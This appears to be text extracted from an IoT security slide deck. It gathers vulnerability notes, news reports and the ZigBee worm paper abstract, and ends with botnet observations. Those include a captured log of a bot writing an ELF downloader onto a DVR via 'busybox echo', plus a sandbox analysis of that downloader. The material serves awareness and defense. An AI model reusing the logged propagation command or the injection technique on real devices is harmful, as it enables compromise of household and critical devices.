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
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# IoT Security: Old problems, New challenges

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# IoT Vulnerabilities: Mistakes Déjà Vu

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## Vulnerability Notes Database

### **CWE-798: Use of Hard-coded Credentials - CVE-2013-3612**

All DVRs of the same series ship with the same default root password on a read-only partition. Therefore, the root password can only be changed by flashing the firmware. Additionally, a separate hard-coded remote backdoor account exists that can be used to control cameras and other system components remotely. It is only accessible if authorization is done through ActiveX or the stand-alone client. Additionally, a hash of the current date can be used as a master password to gain access to the system and reset the administrator's password.

## Vulnerability Note VU#800094

### Dahua Security DVRs contain multiple vulnerabilities

Original Release date: 13 Sep 2013 | Last revised: 04 Dec 2013



#### Overview

Digital video recorders (DVR) produced by Dahua Technology Co., Ltd. contain multiple vulnerabilities that could allow a remote attacker to gain privileged access to the devices.

<https://www.kb.cert.org/vuls/id/800094>

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# Osram Lightify light bulbs 'vulnerable to hack'

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**Security researchers have discovered nine vulnerabilities in a range of internet-connected light bulbs made by Osram.**

One problem was that the Osram smartphone app stored an unencrypted copy of the user's wi-fi password.

That could give an attacker access to a user's home wi-fi network and the devices connected to it, if the password was extracted from the app.

One security expert said Osram had made an "elementary" mistake.

<http://www.bbc.com/news/technology-36903274>

## Firmware upgrade through command injection

The device hashes its own credentials using the MD5 algorithm. Hashing means that, for every input (string of data), a hash delivers a unique value of 32 characters. This is done through the md5sum command, which receives the joined username and password as a parameter.

When an attacker exploits this flaw, the commands specified in the new password overwrite the root password and can open the embedded Telnet service. Using Telnet, an attacker, regardless of his location, can send commands to stop/start/schedule the device, as well as to execute rogue commands, including running malicious firmware to achieve persistence or using the device to perform attacks on other computers or devices inside the local network.

Thus, the initial command ends before ";", and a command specified in the newly created password will be executed.

The vulnerable device is a smart electrical switch that plugs into any wall socket and enables users to schedule a connected electronic device on and off from their smartphone. It can power any gadget – thermostats, smart TVs, coffee makers, security cameras, garage doors, and medical devices and so on.

<https://labs.bitdefender.com/2016/08/hackers-can-use-smart-sockets-to-shut-down-critical-systems/>

# Why Light Bulbs May Be the Next Hacker Target

By JOHN MARKOFF NOV. 3, 2016

Researchers report in a [paper](#) to be made public on Thursday that they have uncovered a flaw in a wireless technology that is often included in smart home devices like lights, switches, locks, thermostats and many of the components of the much-ballyhooed “smart home” of the future.

The researchers focused on the [Philips Hue smart light bulb](#) and found that the wireless flaw could allow hackers to take control of the light bulbs, according to researchers at the Weizmann Institute of Science near Tel Aviv and Dalhousie University in Halifax, Canada.

And they wouldn't have to have direct access to the devices to infect them: The researchers were able to spread infection in a network inside a building by driving a car 229 feet away.

The new risk comes from a little-known radio protocol called ZigBee. Created in the 1990s, ZigBee is a wireless standard widely used in home consumer devices. While it is supposed to be secure, it hasn't been held up to the scrutiny of other security methods used around the internet.

The Internet of Things, activated through apps, promises tremendous convenience to homeowners. But it may also prove irresistible to hackers. Carlos Gonzalez for The New York Times

<http://www.nytimes.com/2016/11/03/technology/why-light-bulbs-may-be-the-next-hacker-target.html>



# IoT Goes Nuclear: Creating a ZigBee Chain Reaction


Eyal Ronen, Colin O'Flynn, Adi Shamir and Achi-Or Weingarten

## Creating an IoT worm

Within the next few years, billions of IoT devices will densely populate our cities.

In this paper we describe a new type of threat in which adjacent IoT devices will infect each other with a worm that will spread explosively over large areas in a kind of nuclear chain reaction, provided that the density of compatible IoT devices exceeds a certain critical mass. In particular, we developed and verified such an infection using the popular Philips Hue smart lamps as a platform. The worm spreads by jumping directly from one lamp to its neighbors, using only their built-in ZigBee wireless connectivity and their physical proximity. The attack can start by plugging in a single infected bulb anywhere in the city, and then catastrophically spread everywhere within minutes, enabling the attacker to turn all the city lights on or off, permanently brick them, or exploit them in a massive DDOS attack. To demonstrate the risks involved, we use results from percolation theory to estimate the critical mass of installed devices for a typical city such as Paris whose area is about 105 square kilometers: The chain reaction will fizzle if there are fewer than about 15,000 randomly located smart lights in the whole city, but will spread everywhere when the number exceeds this critical mass (which had almost certainly been surpassed already).

To make such an attack possible, we had to find a way to remotely yank already installed lamps from their current networks, and to perform over-the-air firmware updates. We overcame the first problem by discovering and exploiting a major bug in the implementation of the Touchlink part of the ZigBee Light Link protocol, which is supposed to stop such attempts with a proximity test. To solve the second problem, we developed a new version of a side channel attack to extract the global AES-CCM key that Philips uses to encrypt and authenticate new firmware. We used only readily available equipment costing a few hundred dollars, and managed to find this key without seeing any actual updates. This demonstrates once again how difficult it is to get security right even for a large company that uses standard cryptographic techniques to protect a major product.




<http://iotworm.eyalro.net/>

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# AFTER JEEP HACK, CHRYSLER RECALLS 1.4M VEHICLES FOR BUG FIX

On Friday, Chrysler announced that it's issuing a formal recall for 1.4 million vehicles that may be affected by a hackable software vulnerability in Chrysler's Uconnect dashboard computers. The vulnerability was first demonstrated to WIRED by security researchers Charlie Miller and Chris Valasek earlier this month when they wirelessly hacked a Jeep I was driving, taking over dashboard functions, steering, transmission and brakes. The recall doesn't actually require Chrysler owners to bring their cars, trucks and SUVs to a dealer. Instead, they'll be sent a USB drive with a software update they can install through the port on their vehicle's dashboard.



**Charlie Miller**  
@0xcharlie



I wonder what is cheaper, designing secure cars or doing recalls?

12:53 PM - 24 Jul 2015

← ↻ 158 ❤️ 122

<https://twitter.com/0xcharlie/status/624608369223962624>

Miller attempts to rescue the Jeep after its brakes were remotely disabled, sending it into a ditch. 📷 ANDY GREENBERG/WIRED

<https://www.wired.com/2015/07/jeep-hack-chrysler-recalls-1-4m-vehicles-bug-fix/>

# Vulnerability Note VU#884840

## Animas OneTouch Ping insulin pump contains multiple vulnerabilities

Original Release date: 04 Oct 2016 | Last revised: 11 Oct 2016



### Overview

The Animas OneTouch Ping insulin pump contains multiple vulnerabilities that may allow an unauthenticated remote attacker to obtain patient treatment or device data, or execute commands on the device. The attacker cannot obtain personally identifiable information.

Johnson and Johnson has provided the following statement:

*"There are no plans to release a firmware update, however a notification is being sent to patients and HealthCare Professionals. In addition, there are a number of documented and proprietary mitigating controls in place to ensure the safe delivery of insulin, outlined below.*

*i. If patients are concerned about unauthorized access for any reason, the pump's radio frequency feature can be turned off, which is explained in Chapter 2 of Section III of the OneTouch® Ping® Owner's Booklet. However, turning off this feature means that the pump and meter will no longer communicate and blood glucose readings will need to be entered manually on the pump.*

*ii. If patients choose to use the meter remote feature, another option for protection is to program the OneTouch® Ping® pump to limit the amount of bolus insulin that can be delivered. Bolus deliveries can be limited through a*

*iii. The company also suggests turning on the Vibrating Alert feature of the OneTouch® Ping® System, as described in Chapter 4 of Section I. This notifies the user that a bolus dose is being initiated by the meter remote, which gives the patient the option of canceling the bolus.*

<http://www.kb.cert.org/vuls/id/884840>



# DDoS attack halts heating in Finland amidst winter

A Distributed Denial of Service (DDoS) attack halted heating distribution at least in two properties in the city of Lappeenranta, located in eastern Finland. In both of the events the attacks disabled the computers that were controlling heating in the buildings.

Both of the buildings were managed by **Valtia**. The company who is in charge of managing the buildings overall and maintenance. According to CEO, Simo Rounela, in both cases the heating circulation were temporarily disrupted.



## Building Automation security is not a priority



The devices under attack were built by the company **Fidelix**. According to company representative Antti Koskinen, there have been other attacks in the country before the case in Lappeenranta. He also states to **Helsingin Sanomat** that when people want convenience and ease of use it often opens up vulnerabilities.

Written by *Janita* on Monday November 11, 2014

<http://metropolitan.fi/entry/ddos-attack-halts-heating-in-finland-amidst-winter>

# ISIS Wants to Enable Serial Killers by Hacking Surveillance Cameras


Terrorist group breaching security cameras to prepare for attacks

By **Joshua Philipp**, Epoch Times |  |  November 1, 2016 AT 10:31 AM Last Updated: November 3, 2016 2:32 pm



Its cyber branch is currently hacking security cameras around the world in an attempt to prevent its attackers to go without being caught while instilling the maximum amount of fear.

ISIS members were sending links to security camera feeds in locations that include Chardon, Ohio; Taipei, Taiwan; Moscow, Russia; Javorovy Vrch, Czech Republic; Switzerland; Finland; Poland; Oldenburg, Germany; and Mexico.



A screenshot from a live camera feed shows a street corner in Chardon, Ohio, which ISIS was passing around to discuss a possible attack. (BLACKOPS Cyber)

<http://www.theepochtimes.com/n3/2179764-isis-wants-to-enable-serial-killers-by-manipulating-surveillance-cameras/>

# Hackers Make the First-Ever Ransomware for Smart Thermostats

August 7, 2016 // 10:00 AM EST


One day, your thermostat will get hacked away who will lock it with malware and leaving you literally in the cold until you

This has been a scenario that security experts warn of the **dangers** of the rise of the Internet of Things that is **insecure**. On Saturday, what sounds like

being reality, when two white hat hackers showed off the first-ever **ransomware** that works against a “smart” device, in this case a thermostat.



<http://motherboard.vice.com/read/internet-of-things-ransomware-smart-thermostat>



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# **Armies of things: Observations and recent attacks**

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# Botnets of IoT Devices

**Based on our network of sensors It's possible to trace evolutions since 2013**

- infected CPEs, DVRs, CCTVs, NAS, domestic routers, etc

**Malwares usually propagate via Telnet (23/TCP)**

- remote access protocol, without cryptography

**Exploits Default or Weak Passwords**


- vendor “*backdoors*” inclusive

**Targeting devices with embedded versions of Linux**

- different architectures: ARM, MIPS, PowerPC, etc


# Notifications to CERT.br: *Scans by port in 2015*

Scans reportados, por porta  
(Não inclui scans realizados por worms)



# Notifications to CERT.br: Scans for 23/TCP – 2013 to jun/2016

Scans for 23/TCP



# Exemple of Bot Propagation via "echo"

```
2016-04-20 13:57:42 IP: xx.xxx.xxx.167, cmd: "busybox echo -ne" \x7f\x45\x4c
\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\
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\xe4\x0d\x20\xa0\xe1\x04\x20" >> /dev/dvrshelper"
```

[... continues ...]

# First Binary (downloader)

```
# file
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1
```

```
# strings
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
(!$
(!$
```

**mips**

GCC: (GNU) 4.9.2

.shstrtab

.MIPS.abiflags

.reginfo

.text

.rodata

.comment

.pdr

.gnu.attributes

.mdebug.abi32

# After Execution on a Sandbox

Communication to an external IP passing architecture as parameter (via `http://detux.org/`):

```
[xxx.xx.x.xx:58489 --> xx.xxx.xxx.xxx:23]
```

**mips**

```
[xx.xxx.xxx.xxx:23 --> xxx.xx.x.xx:58489]
```

ELF...

Binary sent as response:

```
# file
```

```
c8de69e3e17014aa4d2cba82f73d9e63a6fffb19dc04ac2abbb0d1a2a145c3b52
